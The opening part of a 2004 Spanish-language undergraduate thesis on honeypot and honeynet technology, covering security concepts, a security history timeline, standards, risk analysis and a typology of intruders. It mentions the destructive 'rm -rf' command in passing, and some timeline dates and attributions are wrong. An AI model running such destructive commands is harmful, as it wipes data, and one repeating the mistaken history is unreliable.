UNIVERSIDAD NACIONAL AUTONOMA DE MEXICO

ESCUELA NACIONAL DE ESTUDIOS PROFESIONALES

CAMPUS ARAGON

"Tecnologías para el Análisis de Amenazas de Seguridad en Cómputo"

T E S I S

QUE PARA OBTENER EL TITULO DE:

INGENIERO EN COMPUTACION

P R E S E N T A:

J. Inés Gervacio Gervacio

ASESOR DE TESIS:

M. en C. Jesús Díaz Barriga Arceo

MEXICO, D. F.

2004

Índice general

Índice de figuras

Índice de cuadros

Agradecimientos

Esta tesis representa un parteaguas entre una etapa muy enriquecedora y el camino que el tiempo obliga. En toda la experiencia universitaria, laboral y la conclusión del trabajo de tesis, han habido personas que merecen las gracias porque sin su valiosa aportación no hubiera sido posible este trabajo y también hay quienes las merecen por haber plasmado su huella en mi camino.

A mis papas, Maria de Jesús y Santos, que me acompañan siempre en mi corazón. Esta tesis es suya.

A ti Maria de Jesús por tu fuerza, cariño, apoyo incondicional, comprensión, guía y confianza.

A ti Santos por todo el esfuerzo realizado en todos estos años, por enseñarme el valor del trabajo, el sentido de la amistad y por apoyarme en la realización de mis sueños.

A mis hermanos, Jessica por su ejemplo académico, dedicación, coraje y cariño. Erika por su manera de ser, paciencia, sencillez y amistad. Alex por su ejemplo, los sueños que hemos compartido, el apoyo incondicional a lo largo de mis estudios y en mi trayectoria profesional. Se que cuento con ustedes siempre.

A la Tarolitas por acompañarme, espero que este trabajo sea un aliciente en tu carrera profesional.

A la Flakita por ser mi heroína, por enseñarme que no hay limites y por se una de las personas que con si ejemplo, sin saberlo ha cambiado mi vida.

A Lor por su alegría y por alentarme en mi profesión.

A mis amigos del Mictlan, (sin estricto orden) Karla, Mariana, Claudia, Cristina, Meli, Liz, Edgar, Stephen, Emanuel, con quienes he compartido muchos momentos que siempre llevaré en mi corazón. Ustedes han enriquecido mi vida con su cariño y alegría.

A Lalo por la confianza, amistad sincera y lealtad.

A los amigos de I.C.O. por su amistad.

A la Lic. Rosario Salinas por la confianza depositada y por darme la oportunidad de pertenecer al Plan de Becas de DS.

Al Centro de Informática de la Fac. de Química, por el apoyo y la amistad que me brindaron.

A la Unidad de Cómputo por la oportunidad de aprender y poner en practica mis ideas.

Al Plan de Becas de Super Cómputo, por la oportunidad otorgada.

Al CERT-MÉXICO por la oportunidad de realizar este proyecto, a los integrantes por compartir sus conocimientos y a los becarios por su amistad.

A mis profesores, de la E.N.E.P. Aragón que compartieron conmigo sus conocimientos y contribuyeron a mi formación.

Esta tesis fue elaborada bajo la dirección del Ing. Díaz Barriga Arce, a quien hago patente mi agradecimiento.

A la UNAM por la enorme oportunidad que me ha brindado.

Gracias a todos ellos por su apoyo.

Quiero dar las gracias a todos aquellos que me han devuelto una sonrisa, a todos aquellos que me ofrecieron un pan en tiempos difíciles.

Agradezco a Dios por llenar mi vida de dicha y bendiciones.

J. Inés

La riqueza de un hombre se mide por el número de corazones que ha tocado, si esto es cierto, soy una persona afortunada.

Prólogo

Debido al incremento en el uso de la tecnología en diferentes áreas del mundo, se ha incrementado en gran número la cantidad de equipos conectados a *Internet*, las consecuencias que ha traído este crecimiento de las redes, ha sido un incremento de incidentes de seguridad, ya que muchas organizaciones aún no toman conciencia sobre este serio problema.

Los profesionales de seguridad en cómputo desarrollan constantemente una gran cantidad de herramientas para tratar de disminuir el riesgo provocado por las distintas amenazas de seguridad, pero también los *intrusos* continúan investigando y desarrollando nuevas técnicas y herramientas para explotar los sistemas.

La desventaja de esta situación es que los administradores de sistemas mantienen una constante actualización de sus sistemas de cómputo para reducir cualquier amenaza. Pero, hasta el mejor administrador puede descuidar las actualizaciones y correcciones de sus sistemas, esta situación puede ser aprovechada por algún *intruso*, el cual puede esperar pacientemente hasta que se desarrolle un nueva técnica para explotar un determinado sistema o una determinada aplicación; por estos motivos ningún sistema se encuentra a salvo de las amenazas de seguridad.

La red de la UNAM no escapa a este tipo de ataques, pues la mayoría de los ataques presentados en Internet se realizan a sistemas asignados a instituciones educativas, diariamente los segmentos de la red universitaria son explorados por *intrusos* en busca de determinados sistemas operativos, servicios o aplicaciones vulnerables. Por otra parte algunos de los administradores de los sistemas de cómputo no cuentan con los conocimientos necesarios para realizar una correcta administración de los equipos y sistemas de cómputo. El resultado, un número creciente de incidentes de seguridad en las redes de la Universidad.

El desarrollo de tecnologías para el análisis de amenazas de seguridad en cómputo como son las *honeynets* y *honeypots* tiene como propósito estudiar los diferentes ataques que día a día sufren los sistemas de cómputo a nivel mundial. Esto ayudará en la capacitación de nuevo personal en el campo de la seguridad en cómputo, conocer las herramientas y métodos utilizados por los *intrusos* al comprometer los sistemas de cómputo, cómo varian los nuevos gusanos y virus, además de contribuir al fortalecimiento de la cultura de la seguridad en cómputo.

En el presente trabajo se abordarán conceptos de tecnologías *honeypots* y *honeynets*, se explican algunos ejemplos de estas tecnologías, y se describe claramente el proceso de implementación de ambas tecnologías en redes de la Universidad. Finalmente se concluye con base en el análisis de resultados de los sucesos obtenidos durante la puesta en marcha de estas herramientas.

Capítulo 1

Seguridad en Cómputo

1.1. Introducción

Actualmente el uso de tecnologías de información se encuentra en su mejor momento, se cuentan con dispositivos móviles que proporcionan una serie de servicios: llamadas telefónicas, recepción de mensajes en tiempo real, envío y recepción de correo electrónico. Las computadoras personales evolucionan diariamente, cada vez son más poderosas y accesibles a otros mercados. Es posible conectase a Internet por dispositivos inalámbricos desde cualquier parte de la Ciudad.

El uso de equipos de cómputo y de las diferentes tecnologías ya no es exclusivo de algunas organizaciones, cualquier organización que lo requiera puede utilizar las ventajas que ofrecen los servicios de *Internet*. Cada día son más las organizaciones que cuentan con una página *Web*, misma que utilizan como tarjeta de presentación, ofrecen sus servicios y muestran sus escaparates de productos y mercancías; inclusive prestan servicios y venden productos de manera electrónica.

Para los usuarios es más fácil realizar las actividades cotidianas; gracias a los servicios de ventas por *Internet* se logra obtener en minutos diferentes mercancías sin necesidad de salir del hogar, el pago de impuestos a través de pagos en línea evita la molesta espera en la oficina fiscal, es posible pagar los diferentes servicios públicos sin necesidad de desplazarse a los bancos, se puede estudiar una carrera sin estar presente en un salón de clases, gracias a las aulas virtuales, se puede acceder a todo tipo de información en *Internet* desde cualquier poblado que cuente con una conexión telefónica rural.

Pero el incremento del uso de estas tecnologías trae consigo un aspecto conflictivo: la seguridad. Los mensajes pueden ser interceptados y alterados, la información de las organizaciones puede ser copiada o eliminada, los estados de cuenta pueden ser modificados y la información personal almacenada en un equipo de cómputo puede ser alterada. Son estas inseguridades típicas de las redes abiertas la causa del incremento constante de los crímenes computacionales a nivel mundial.

Cualquier persona que esté interesada en aprender sobre las diferentes técnicas para ingresar de manera no autorizada a un equipo lo puede lograr en cuestión de minutos, caso contrario a lo que ocurría hace una década, cuando *Internet* se desarrollaba. En esos tiempos obtener acceso no autorizado a un sistema requería de un alto nivel de conocimientos de cómputo y era una labor exhaustiva, actualmente el nivel de conocimientos que pueden tener este tipo de personas puede ser escaso y el trabajo involucrado para ingresar de manera no autorizada a un equipo es mínimo.

1.2. Justificación y Objetivos

A la vista de lo comentado en el punto anterior es claro que la seguridad en cómputo tiene un papel relevante y debe ser un factor a considerar por cualquier organización o usuario que tenga un equipo conectado a *Internet*, ya que los diferentes recursos que pueden ser almacenados en los sistemas de cómputo podrían impactar económicamente en caso de pérdida o alteración.

Los profesionales de seguridad en cómputo se mantienen al tanto de las actualizaciones para los diferentes equipos y sistemas, realizan respaldos de la información crítica y hacen todo lo posible por mantener fuera de sus ambientes de producción cualquier amenaza. Pero no saben a ciencia cierta quién los amenaza, cuál es la amenaza, cómo opera esta amenaza.

A lo largo de este trabajo se describen varios mecanismos que permiten a los profesionales de seguridad conocer, estudiar y analizar las amenazas que rondan *Internet*. También se abordan la implementación de estos mecanismos.

El objetivo final es conocer la manera de implementar ambientes controlados para el estudio de amenazas de seguridad en cómputo, que ayudarán a los profesionales de seguridad en cómputo a proteger mejor sus ambientes de producción.

A continuación se describe brevemente qué es *Seguridad en Cómputo* y por qué es importante que sea tomada en cuenta por las organizaciones.

1.3. Definición de Seguridad en Cómputo

Este es un concepto difícil de definir debido a la gran cantidad de factores que intervienen, pero podría decirse que la seguridad en cómputo es: ***El conjunto de recursos (metodologías, documentos, programas y dispositivos físicos) destinados a lograr que los activos de una organización sean confidenciales, íntegros, consistentes y disponibles a sus usuarios, autenticados por mecanismos de control de acceso y sujetos a auditoría***. [1]

Como se puede apreciar es un concepto complejo y se puede considerar que también así es la seguridad en cómputo. Sin embargo, existe una medida cualitativa según el Dr.

Eugen Spafford[1] :

Un sistema es seguro si se puede confiar en que se comporte como se espera que lo haga. [2]

Esta definición es un poco vaga, ya que depende en gran medida de las expectativas que se tengan para un determinado sistema, se podría esperar que la información no sea leída o modificada por alguien no autorizado para hacerlo, si este término se cumple, entonces el sistema es considerado seguro.

De las dos definiciones descritas anteriormente se pueden tomar en cuenta ambas, ya que las dos describen de cierta manera el concepto de seguridad en cómputo.

Se debe tener en cuenta que un sistema se vuelve inseguro al encenderlo. Se cita el siguiente refrán:

El único sistema seguro es aquel que se encuentra apagado y desconectado, enterrado en un refugio de concreto, rodeado por gas venenoso y custodiado por guardias bien pagados y muy bien armados. Aún así, no apostaría mi vida por el.[2]

Para garantizar que un sistema es seguro se debe considerar básicamente tres aspectos: *confidencialidad*, *integridad* y *disponibilidad*. La **confidencialidad** indica que los recursos almacenados deberán de ser accedidos únicamente por aquellos elementos autorizados a hacerlo, la **integridad** significa que los recursos solo podrán ser modificados por los elementos autorizados y de manera controlada, y la **disponibilidad** se refiere a mantener los recursos accesibles a los elementos autorizados. Con estos tres aspectos se puede decir que el sistema es considerado seguro.

El propósito de la seguridad en cómputo es proteger los recursos de cómputo a través de una selección apropiada de mecanismos de protección [3].

La seguridad en cómputo puede definirse desde diferentes puntos de vista, en lo particular defino a la seguridad en cómputo como sigue: ***Aplicar las medidas necesarias para la reducción del riesgo en los recursos de cómputo***, nunca se podrá eliminar este riesgo, pero si se puede disminuir su intensidad.

La seguridad en cómputo se cataloga dentro de tres áreas, definidas por ***Bruce Schneir*** en su libro *Secrets and Lies* [4]

[1] Dr. Eugene Spafford. Profesor de informática, colaboró para crear el *Computer Oracle Password Security System (COPS)*, un sistema de seguridad semi-automático. Hombre muy respetado en el campo de la *seguridad en cómputo.*

[2] Dr. Eugene Spafford

[3] Mecanismos de protección son descritos en la sección 1.11

[4] *Secrets and Lies.* Es un libro en el que se describe la seguridad digital en un mundo de redes, para mayor

- ***Prevención***

  Detener a los *intrusos*. Si se quisiera detener a los *intrusos* es necesario hacer todo lo posible por mantenerlos fuera del ambiente. Por ejemplo, se quiere mantener a los *intrusos* fuera del hogar, se deben de tomar ciertas medidas de precaución: colocar modernas chapas en la puerta principal, instalar una malla eléctrica al rededor del jardín, es decir se hace todo lo necesario por mantener cualquier amenaza fuera.

- ***Detección***

  Detectar a los *intrusos*. Se debe de tener la certeza de que una vez que los *intrusos* han logrado evadir los mecanismos de prevención estos sean detectados lo más rápido posible. Utilizando la analogía anterior esto sería similar a colocar cámaras en el garaje y en el interior de la casa, instalar detectores de movimiento que activen una alarma, es decir detectar cualquier posible amenaza lo más rápido posible.

- ***Reacción***

  Reaccionar ante los *intrusos*. Se debe de tener la habilidad de responder ante un incidente en el cual los *intrusos* han logrado evadir los mecanismos de prevención y han sido detectados. Los dos puntos anteriores carecen de todo valor si no se cuenta con una respuesta rápida. Si en casa la alarma es activada se esperaría que la policía asista rápidamente al lugar, es decir se reacciona ante un incidente.

Cuando alguna organización requiere implementar mecanismos de seguridad en cómputo debe de cubrir las tres áreas mencionadas anteriormente, con esto logrará mantener una completa estrategia que reducirá en gran medida el riesgo ante cualquier amenaza de seguridad o método de ataque [5], también es importante realizar un análisis de riesgos [6] e implementar políticas de seguridad[7] que complementen el esquema de seguridad la organización.

En el siguiente capítulo se describen de que manera las tecnologías *honeypots* agregan cierto valor a cada una de estas tres áreas y cómo se fortalece el esquema de seguridad en cómputo de la organización que implemente este tipo de herramientas.

1.4. Antecedentes históricos de la seguridad en cómputo

En los cuadros siguientes se presentan algunos antecedentes importantes en el campo de la seguridad en cómputo que de alguna manera influyeron en el desarrollo de la misma.

Período	Suceso
1865	Es formado el servicio secreto de E.U (USSS).
1876	***Alejandro Graham Bell*** inventa el teléfono.
1940	El científico Británico ***Arthur Clarke*** propone un satélite terrestre para las comunicaciones de radio. Las comunicaciones de radio son fáciles de decodificar.
1950	Se introduce la Televisión por cable. El sistema es fácil de romper.
1962	El Congreso de E.U. aprueba la Ley de Comunicaciones por satélite, lo cual ayuda a proteger y asegurar los sistemas satelitales.
1968	*ARPANET* es creada con 4 nodos.
1970	La seguridad en cómputo es estudiada como una disciplina.
1970	La mayoría de los problemas de seguridad en cómputo son de las compañías telefónicas.
1971	Se crea la primer revista de *pheaking YIPL/TAP* (Younth International Party Line Technological American Party) esencialmente se inventa el *pheaking.*
1972	Se crea la revista *Ramparts*, y se edita el artículo: *Regulating the Phone Company In Your Home* el cual publicaba detalles técnicos de las *cajas azules.*
1972	El primer microcomputador conocido como *Altair* es construido en la Ciudad de Albuquerque, New Mexico. ***Bill Gates*** escribe el sistema operativo para *Altair.*
1973	Composición del primer *Jargon File.*
1977	Cifrado RSA (llave pública) es inventada.
1978	Primer vulnerabilidad, el estudio de contraseñas demostró que adivinar contraseñas es un método efectivo ya que muchas de las contraseñas corresponden a nombres de usuario, direcciones, número de seguro social, teléfonos y cualquier otra información almacenada en al archivo de identificación de usuarios.
1980	Se migra el protocolo de *Arpanet de Network Control Protocol* a *Transmission Control Protocol/Internet Protocol (TCP/IP).*
1980	Muchas organizaciones desarrollan redes; dando consecuentemente muchas fuentes para los *intrusos.*
	Se incrementa el uso de mecanismos de seguridad como *firewalls.*

Cuadro 1.1: *Acontecimientos importantes 1865 - 1980*

Período	Suceso
1983	Se crea el *DNS (Domain Name Server)* para facilitar la identificación del creciente número de hosts de *Internet.*
1984	Los *virus* de computadora como *Caballos de Troya* que son capaces de hacer copias de si mismos y propagarse se convierten en una amenaza real.
1984	***Emmanuel Goldstein*** crea 2600: *The Hacker Quarterly y Legion of Doom.*
1984	Primer boletín de la policía Estadounidense llamado *The sting*, publicado.
1985	La revista electrónica *Phrack* es fundada por 2 editores subterráneos ***Taran King*** y ***Knight Lightning***, publicando información sobre sistemas operativos, tecnología de redes y telefónica.
1985	Se promueve el *Manifesto GNU.*
1986	El Senado de E.U define los crímenes computacionales Fraude Computacional y Actos de abuso.
1986	***Cliff Stoll*** un astrónomo del observatorio de Keck en el laboratorio Berkley en California, lleva a cabo una investigación profunda provocada por un error en sus sistemas dando lugar al suceso conocido como: *The cuckoo's egg.*
1987	Se publica *The Cathedral and the Bazaar* sobre software libre.
1988	Ocurre el incidente conocido como: *Internet worm* provocado por un *gusano* que explotaba huecos de seguridad en sistemas *UNIX.*
1988	El *CERT (Equipo de Respuesta a Emergencias de Cómputo - Computer Emergency Response Team)* es formado por la *DARPA (Defense Advanced Research Project Agency)* con sede principal en la Universidad Carnegie Mellon en Pittsburgh, su misión es la investigación del creciente número de ataques a sistemas cómputo.
1989	Es creado el *CIAC* (Computer Incident Advisory Capability) por el Departamento de Energía de E.U.
1990	Se define la nueva manera de implementar el hipertexto, el World Wide Web, por **Tim Berners-Lee** en el Laboratorio de Partículas Físicas (CERN).

Cuadro 1.2: *Acontecimientos importantes 1983 - 1990*

Período	Suceso
1990	Se crea el *FIRST (Forum of Incident Response and Security Teams)* cuyo objetivo es coordinar todos los equipos de respuesta a incidentes en el mundo.
	Se crea el Instituto *SANS (System Administration, Networking and Security).*
1993	La primer convención de *intrusos* se realiza en Las Vegas conocido como *Defcon.*
1996	***Elias Levi*** *a.k.a.* ***Aleph One*** crea la primer lista de seguridad pública *full disclose* conocida como *Bugtraq*[8]. Por primera vez la información usada para irrumpir en los sistemas es discutida públicamente y con los códigos completos de los *exploits*
1997	Debido a la demanda de información referente a *Windows NT* se crea *NT-Bugtraq.*

Cuadro 1.3: *Acontecimientos importantes 1990 - 1997*

1.5. Estándares de Seguridad

Desafortunadamente, los *crackers* comparten información y se comunican por varios medios, como los *BBS's*, mientras los administradores se encuentran un tanto aislados y carentes de información. Esto último han venido cambiando recientemente, hoy en día se organizan seminarios, conferencias, simposios y talleres sobre seguridad. También existen varias organizaciones que distribuyen información sobre el tema a través de diversos medios, como WWW, BBSs, FTP, etc.

Como parte de este esfuerzo, se ha comenzado a estandarizar ciertas cuestiones de la seguridad.

1.5.1. El libro naranja

Aunque es muy difícil medir el nivel exacto de seguridad de un sistema se pueden definir algunas características que hacen seguro a un sistema.

El libro naranja surge de la necesidad de crear estándares que permitan cuantificar la seguridad de un sistema. Este libro fue editado por el Departamento de Defensa de EUA (DoD) en 1983. Su verdadero nombre es *Trusted Computer System Evaluation Criteria*

información consultar: *http://www.counterpane.com/sandl.html*

[5]Métodos de ataque son descritos en la sección 1.9

[6]Análisis de riesgos es descrito en la sección 1.6

[7]Políticas de seguridad son descritas en la sección 1.12

Nivel	Clase
D Seguridad Mínima	D1
C Seguridad discrecional	C1 C2
B Seguridad Obligatoria	B1 B2 B3
A Seguridad Verificada	A1

Cuadro 1.4: *Niveles de seguridad TCSEC*

(TCSEC). Este libro pertenece a una serie de libros llamada *Rainbow*, la cual edita cada uno de sus libros de un color distinto, en el caso de *TCSEC* su cubierta es naranja y de ahí que se le conozca como el libro naranja.

Como se observa en el **cuadro 1.4** este libro divide a los sistemas, de acuerdo a sus características de seguridad, en cuatro niveles (de la A a la D) que a su vez se dividen en clases (numeradas del 1 al 3, donde a mayor número mayor seguridad. Cada nivel tiene distinto número de clases.)

Las clases se definen de acuerdo a los criterios que debe cumplir un sistema para que sea considerado dentro de dicha clase. Estos criterios se clasifican en: políticas de seguridad, contabilidad, seguridad y documentación.

Actualmente, la mayoría de los sistemas indican en que clasificación se encuentran. De manera que un sistema C2 es menos seguro que uno B3. Además, el *libro naranja* sirve de guía a los fabricantes para saber qué consideraciones deben tomar en cuenta para que su sistema califique dentro de cierta categoría.

Hay muchos puntos débiles que se pueden criticar al *libro naranja*. Algunas observaciones son:

- Esta diseñado para ambientes gubernamentales más que para ambientes comerciales o académicos.
- Se centra en la confidencialidad de los datos y hace a un lado otros tipos de seguridad como la disponibilidad.
- Casi no considera los ataques internos.
- Toca muy pocos puntos, de manera que un sistema con muchos mecanismos de seguridad que no aparezcan en el *libro naranja* sería clasificado en un nivel bajo.

1.5.2. Estándares de criptografía

A partir de los 70's, el gobierno de los EU se interesó en el desarrollo y la utilización de *criptografía* para información no clasificada y transacciones bancarias. En 1973, el *National Bureau of Standars* hizo una invitación abierta para la presentación de algoritmos de *cifrado*. De todos los trabajos se seleccionó uno como el algoritmo estándar de *cifrado* y se nombró precisamente *Data Encryption Standar (DES)*. Se construyeron varias herramientas que utilizaban *DES*. Actualmente se han desarrollado muchos otros algoritmos y *DES* ya no se utiliza tanto. Esto también se debe a los problemas de exportación de criptografía y a que se ha descubierto que *DES* no es lo suficientemente fuerte.

1.5.3. Proyecto TEMPEST

Todo aparato electrónico emana ondas electromagnéticas. En el caso de las computadoras, estas ondas se pueden captar e interpretar. Así, por ejemplo, el monitor de un sistema emana radiaciones que al ser captadas se pueden procesar para revelar el contenido de la pantalla.

Esto ha sido una preocupación desde finales de los 50's. Se creó el proyecto *TEMPEST* (nunca se ha podido descubrir que significan estas siglas) para estudiar la emanación y captura de ondas electromagnéticas y crear estándares que definan cuáles sistemas cumplen con las normas necesarias para que no puedan ser interceptadas dichas ondas.

Existen sistemas que cumplen con los estándares de *TEMPEST* en el mercado, pero son muy caros. Los autores no recomiendan hacer un gasto tan fuerte salvo que se maneje información clasificada. Muy pocos, entre ellos el gobierno y la defensa de los EU, compran equipos *TEMPEST*.

Para evitar la propagación de las ondas electromagnéticas , los sistemas *TEMPEST* cuentan con escudos (generalmente hechos a base de cobre) o se encuentran en contenedores especiales. Otra técnica que se utiliza consiste en emitir ondas adicionales que se mezclen con las originales de manera que aún siendo interceptadas no pueden ser *descifradas*.

TEMPEST, al igual que la criptografía, tiene grandes restricciones de exportación de los EU. En caso de importar un sistema *TEMPEST* a México se deben tener las consideraciones correspondientes.

1.6. Análisis de riesgos

Un análisis de riesgos es el resultado de responder a las siguientes preguntas:

- ¿Qué se quiere proteger ?

  Pensar lo que es importante y lo que se necesita mantener a salvo. Pensar qué recursos son importantes y que tan importante es cada uno de estos recursos. Cada recurso

probablemente tenga diferente valor.

Los recursos: personal, información, *hardware*, *software*, documentación, consumibles, etc.

- ¿Cuánto vale este recurso ?

  Pensar el valor de cada recurso. El *correo electrónico* privado probablemente valga más que el trabajo final de semestre anterior.

- ¿Cuánto vale este recurso para otros ?

  Los recursos probablemente tengan un alto valor para otros. Por ejemplo el número de tarjeta de crédito o cuentas de banco son muy valiosas para los *intrusos*. Los mensajes de correo pueden ser extremadamente útiles para enviar correos electrónicos anónimos o interceptar información. La conexión de alta velocidad puede ser de alto valor para esconder sitios *warez*[9].

- ¿Cuánto costaría reemplazar dicho recurso ?

  Si se cuentan con los respaldos adecuados no es necesario preocuparse mucho por que alguien borre el disco duro, pero si no se cuentan con ellos, si es de preocuparse.

  El costo de reemplazar los secretos comerciales puede ser muy alto ya que toda la investigación se aplica dentro del desarrollo de tecnología.

- ¿De quién se protege ?

  De cualquiera que constituya una amenaza, en cualquiera de estos rubros:

  - *Acceso no autorizado*: Utilizar el recurso de cómputo sin previa autorización.
  - *Daño a la información*: Modificación o eliminación de la información en el sistema.
  - *Robo de información*: Acceso a cierta información sin previa autorización.
  - *Divulgación de la información*: Publicar detalles del sistema, como podrían ser las contraseñas, secretos, inversiones, etc.
  - *Negación del servicio*: Obligar al sistema a negar recursos a usuarios legítimos.

- ¿Qué tantos recursos se invertirán ?
- ¿Cómo se puede o debe proteger ?

Las dos últimas preguntas pueden variar dependiendo de la organización.

[9] *Warez*: Software protegido por derechos de autor, incluye peliculas, juegos, etc.

1.7. Factores que intervienen

Se puede decir que la seguridad de un sistema está determinada por los siguientes factores:

- **Organizacional**
  - *Usuarios*
    - Tipos de usuarios que se tienen.
    - Reglamentos y políticas que rigen su comportamiento.
    - Vigilar que estos reglamentos y políticas se cumplan, y no queden sólo en papel.
  - *Alta dirección*
    - Inversión en capacitación de los administradores.
    - Apoyo económico orientado a la adquisición de tecnología de seguridad en cómputo.
    - Negociar acuerdos de soporte técnico con los proveedores de equipo.
- **Software**
  - *Aplicación*
    - Vigilar que se cuenten mecanismos para control de acceso integrados.
    - Observar las facilidades de respaldo de información con las que se cuentan.
    - Establecer qué tan crítica es la aplicación y establecer su disponibilidad.
  - *Sistema operativo*
    - Mostrar preferencias por los sistemas abiertos como *UNIX*.
    - Vigilar que soporte estándares de seguridad en cómputo.
    - Observar las recomendaciones del fabricante y aplicar los parches que liberen.
    - Vigilar siempre las bitácoras del sistema.
    - Mantenerse informado sobre las alertas de seguridad en cómputo.
  - *Software de red*
    - Vigilar de cerca las estadísticas de acceso y tráfico de red.
    - Procurar implementar *firewalls*, pero no confiar excesivamente en ellos.
    - En la medida de lo posible, apoyar las conexiones cifradas.
- **Hardware**
  - *Hardware de red*
    - Seleccionar adecuadamente el tipo de tecnología de transporte (*Ethernet, FDDI, ATM*, etc.)
    - Protección del cableado, antenas y otros dispositivos de red.

- Proporcionar periódicamente mantenimiento a las instalaciones.

- *Servidores*
  - Mantenerlos en condiciones de humedad y temperatura adecuados.
  - Establecer políticas de acceso físico al servidor.
  - El mantenimiento también es importante aquí.

1.8. Amenazas

Existen varios factores que pueden afectar los ambientes de cómputo de las organizaciones así como de los usuarios caseros, estos pueden verse afectados por elementos lógicos o humanos, aunque no se debe olvidar que un ambiente también puede ser afectado por elementos naturales que son impredecibles como los terremotos, inundaciones, incendios, etc. A continuación se presenta una relación de los elementos que potencialmente pueden amenazar los ambientes de cómputo.

1.8.1. Intrusos

Existe una pequeña diferencia entre un experto en seguridad, quién se especializa en la prevención o detección de intrusiones y alguien que se especializa en irrumpir dentro de los sistemas de cómputo. Ya que ambos parten de un conocimiento base y cada quién utiliza ese conocimiento como mejor lo considere.

Un experto de un lado por lo general es un experto del otro.

Desde tiempos inmemorables muchos comandantes de guerra se han preguntado acerca de quién es el enemigo. Para la seguridad en cómputo existen infinidad de términos para definir a estos. La siguiente podría ser una clasificación de ellos:

- ***El curioso.*** El curioso es aquella persona que ha instalado su primer equipo en red y ahora quiere ver todo lo que esta fuera. Esta persona probablemente intente ingresar a algún puerto de *telnet* con usuario `guest`.

  Nivel de amenaza: No mucho; normalmente no significa una amenaza real.

- ***El imitador.*** Esta persona ha invertido algún tiempo buscando en *Internet* herramientas que le permitan explotar un sistema. Esta persona típicamente tiene una bolsa de trucos que pueden ejecutar en un intento por lograr irrumpir dentro de una computadora. Conocen de comandos como `rm -rf` ya que han visto cómo sus amigos lo ejecutan.

  Nivel de amenaza: A menudo no es una amenaza para una máquina con seguridad moderada, pero será una gran fuente de ataques a través de varios equipos.

- ***El intruso.*** Estos son personas que han investigando noche tras noche, de mañana y tarde, aprendiendo sobre tópicos relevantes de seguridad. Generalmente tiene una gran

colección de *exploits*[10], un gran número de contactos para obtener *exploits*. También adquieren la habilidad de generar nuevos *exploits*.

Nivel de amenaza: Alto. Aquí probablemente se dividirán en un porcentaje de 50 % un grupo no irrumpirá en otros sistemas en más de una ocasión. Sin embargo, la mayoría no practicará con la computadora localizada en su dormitorio. El gran salón de práctica serán las grandes corporaciones y sitios *Web* del gobierno.

Características de los intrusos o cualidades que hacen que los *intrusos* piensen que lo son.

- Tiene comprometido un sistema *Unix* en *Internet* y proporcionan cuentas.
- Utiliza el *IRC (Internet Relay Chat)*.
- Tiene un sitio *Web*.
- Se mueven con otros *intrusos* (comunidades de *intrusos*).
- Irrumpen dentro de otros equipos y realizan libros sobre esto.
- Ejecutan una tarea calendarizada (*Cron*).
- Irrumpen dentro de sitios *Web*.

- ***El profesional.*** Estos tipos no son conocidos y si tiene alguno dentro del sistema aún no se tiene conocimiento de esto. Invierten mucho tiempo investigando para llegar a ser formidables. Son tigres de equipos, irrumpen dentro de los equipos aprovechando las debilidades de seguridad, robando los secretos industriales y financieros, etc.

  Nivel de amenaza: Muy alto.

Se entiende por *intruso* a aquella persona que obtiene un acceso no autorizado al sistema. Este puede ser un niño de 12 años de cualquier parte del mundo o una persona de edad avanzada que trabaje en cierta compañía financiera.

Tipos de *intrusos*

A continuación se listan algunos tipos de *intrusos*:

- ***Lamer***

  Un *lamer* es una persona que en realidad no tiene ninguna inquietud por aprender todo lo que rodea al cómputo, lo único que quiere es tener un usuario y una contraseña para ingresar a un sistema, y formatear el disco duro, para decirle a un amigo que es un *supercracker*.

[10] *Exploit*: Programa o técnica que aprovecha una vulnerabilidad

- ***Newbie***

  Es importante distinguir a un *lamer* de un *newbie* o novato, este es una persona que si tiene interés en estos temas, pero que lógicamente necesita un tiempo de aprendizaje.

- ***Phreaker***

  Apasionados del sistema telefónico, investigadores de la telecomunicaciones. Su *hobby* es conocer el funcionamiento de las redes de telefonía, para después hacer con ellas lo que quieran (llamadas gratis, hacer que un vecino pague más, etc.).

- ***Script Kiddies o Ciber punks***

  Los medios comúnmente los llaman *hackers*. Estos con unos jóvenes, que son comúnmente capturados por la autoridades ya que ellos hablan sobre sus *exploits* en línea. No existe una categoría de edad, van desde los 12 hasta los 30 años, se aburren con la escuela pero se adaptan con las computadoras y la tecnología, ellos descargan *scripts* para *hackear* dentro de los sistemas con la intención de vandalizar o interrumpir los sistemas.

- ***Codificadores y escritores de Virus***

  Tiene gusto de verse como *elite*. Tiene mucho trayectoria de programación y escriben código pero no lo utilizan ellos mismos. Tienen sus propias redes para experimentar, dejan a otros introducir el código en *Internet*.

- ***Criminales profesionales***

  Estos individuos viven irrumpiendo en los sistemas y vendiendo la información. Puede ser que consigan un empleado para espionaje corporativo o del gobierno. Pueden tener también nexos con el crimen organizado.

- ***Hackers de vieja escuela***

  Estos son gurus al estilo de los años sesenta de Stanford o del MIT para los cuales el término *hacking* es una divisa de honor. Están interesados en líneas del código y el análisis de los sistemas. No tienen intensiones malévolas, aunque pueden tener una carencia de preocupación por aislamiento y la información propietaria ya que creen que *Internet* fue diseñado para ser un sistema abierto.

- ***Hacker - Craker***

  Muchas personas aún continúan confundiendo estos términos, actualmente vemos en los periódicos y noticias de TV, donde se informa que un *Hacker* irrumpió en los sistemas de una empresa X, este tipo de noticias son las que ofenden a los verdaderos *hackers*, Para tratar de resolver este pequeño dilema se presentan a continuación las definiciones de ambos.

  - ***Hacker - White Hat***

    Es una persona realmente interesada es los lados más recónditos y obscuros de un *Sistema Operativo* de cualquier máquina. La mayoría o muchos de los *hackers*

son programadores. Por eso los *hackers* tienen un conocimiento muy avanzado en cuanto a programación se refiere. Conocen muchos de los huecos de seguridad en los sistemas operativos, y lo más importante, conocen el por qué de estos huecos de seguridad. Los *hackers* están buscando información continuamente, y la hacen pública cuando la encuentran, y nunca estropean datos de un sistema intencionalmente.

- ***Craker - Black Hat***

  Es una persona que irrumpe dentro de un sistema o viola la integridad del sistema a través de sistemas remotos con ideas maliciosas. Los *crackers* ganan acceso sin autorización, destruyen o roban datos importantes, incluso vitales, o simplemente causan problemas a sus víctimas. Los *crackers* pueden ser fácilmente identificados por sus actos maliciosos.

Esto puede causar confusión pues hay *hackers* que también ingresan a los sistemas, podríamos aclarar un poco más esta situación revisando a continuación a algunos *hackers* y *crackers* famosos así como revisar un poco de sus antecedentes, acciones y consecuencias.

1.8.2. Hackers

A continuación se listan algunos *hackers* famosos.

Richard Matthew Stallman

